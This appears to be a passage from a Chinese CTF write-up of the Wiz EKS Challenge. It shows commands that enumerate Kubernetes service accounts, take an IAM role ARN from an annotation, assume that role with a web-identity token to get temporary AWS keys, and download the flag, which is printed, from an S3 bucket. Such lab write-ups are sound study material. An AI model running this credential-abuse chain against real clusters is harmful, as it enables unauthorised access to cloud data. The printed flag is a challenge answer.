
拿到令牌后,使用assume-role-with-web-identity接口,传递身份令牌和想要扮演的IAM角色的ARN
至于arn,我们可以先查看账户,先列出服务账户
1
2
3
4
5
| root@wiz-eks-challenge:~# kubectl get sa --token="k8s-aws-v1.<REDACTED>"
NAME SECRETS AGE
debug-sa 0 2y336d
default 0 2y336d
s3access-sa 0 2y336d
|
然后查看每个账号的信息
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| root@wiz-eks-challenge:~# kubectl get sa debug-sa -o yaml --token="k8s-aws-v1.<REDACTED>"
apiVersion: v1
kind: ServiceAccount
metadata:
annotations:
description: This is a dummy service account with empty policy attached
eks.amazonaws.com/role-arn: arn:aws:iam::688655246681:role/challengeTestRole-fc9d18e
creationTimestamp: "2023-10-31T20:07:37Z"
name: debug-sa
namespace: challenge5
resourceVersion: "671929"
uid: 6cb6024a-c4da-47a9-9050-59c8c7079904
|
查看s3的账号信息,因为flag在s3桶内
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
| root@wiz-eks-challenge:~# kubectl get sa s3access-sa -o yaml --token="k8s-aws-v1.<REDACTED>"
apiVersion: v1
kind: ServiceAccount
metadata:
annotations:
eks.amazonaws.com/role-arn: arn:aws:iam::688655246681:role/challengeEksS3Role
creationTimestamp: "2023-10-31T20:07:34Z"
name: s3access-sa
namespace: challenge5
resourceVersion: "671916"
uid: 86e44c49-b05a-4ebe-800b-45183a6ebbda
|
我们拿到s3的arn为arn:aws:iam::688655246681:role/challengeEksS3Role,结合上面创建的token
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
| root@wiz-eks-challenge:~# aws sts assume-role-with-web-identity --role-arn arn:aws:iam::688655246681:role/challengeEksS3Role --role-session-name testsessionname --web-identity-token <REDACTED>
{
"Credentials": {
"AccessKeyId": "ASIA2AVYNEVM****",
"SecretAccessKey": "****",
"SessionToken": "****",
"Expiration": "2026-10-02T06:52:22+00:00"
},
"SubjectFromWebIdentityToken": "system:serviceaccount:challenge5:debug-sa",
"AssumedRoleUser": {
"AssumedRoleId": "AROA2AVYNEVMZEZ2AFVYI:testsessionname",
"Arn": "arn:aws:sts::688655246681:assumed-role/challengeEksS3Role/testsessionname"
},
"PackedPolicySize": 27,
"Provider": "arn:aws:iam::688655246681:oidc-provider/oidc.eks.us-west-1.amazonaws.com/id/C062C207C8F50DE4EC24A372FF60E589",
"Audience": "sts.amazonaws.com"
}
|
拿到AKSK之后就很简单了,跟上面题目一样配置环境变量
1
2
3
| export AWS_ACCESS_KEY_ID="ASIA2AVYNEVM****"
export AWS_SECRET_ACCESS_KEY="****"
export AWS_SESSION_TOKEN="****"
|
然后就是从桶中拿flag
1
2
3
4
5
6
| root@wiz-eks-challenge:~# aws s3 ls s3://challenge-flag-bucket-3ff1ae2/
2023-11-01 12:27:55 72 flag
root@wiz-eks-challenge:~# aws s3 cp s3://challenge-flag-bucket-3ff1ae2/flag ./flag
download: s3://challenge-flag-bucket-3ff1ae2/flag to ./flag
root@wiz-eks-challenge:~# cat flag
wiz_eks_challenge{w0w_y0u_really_are_4n_eks_and_aws_exp1oitation_legend}
|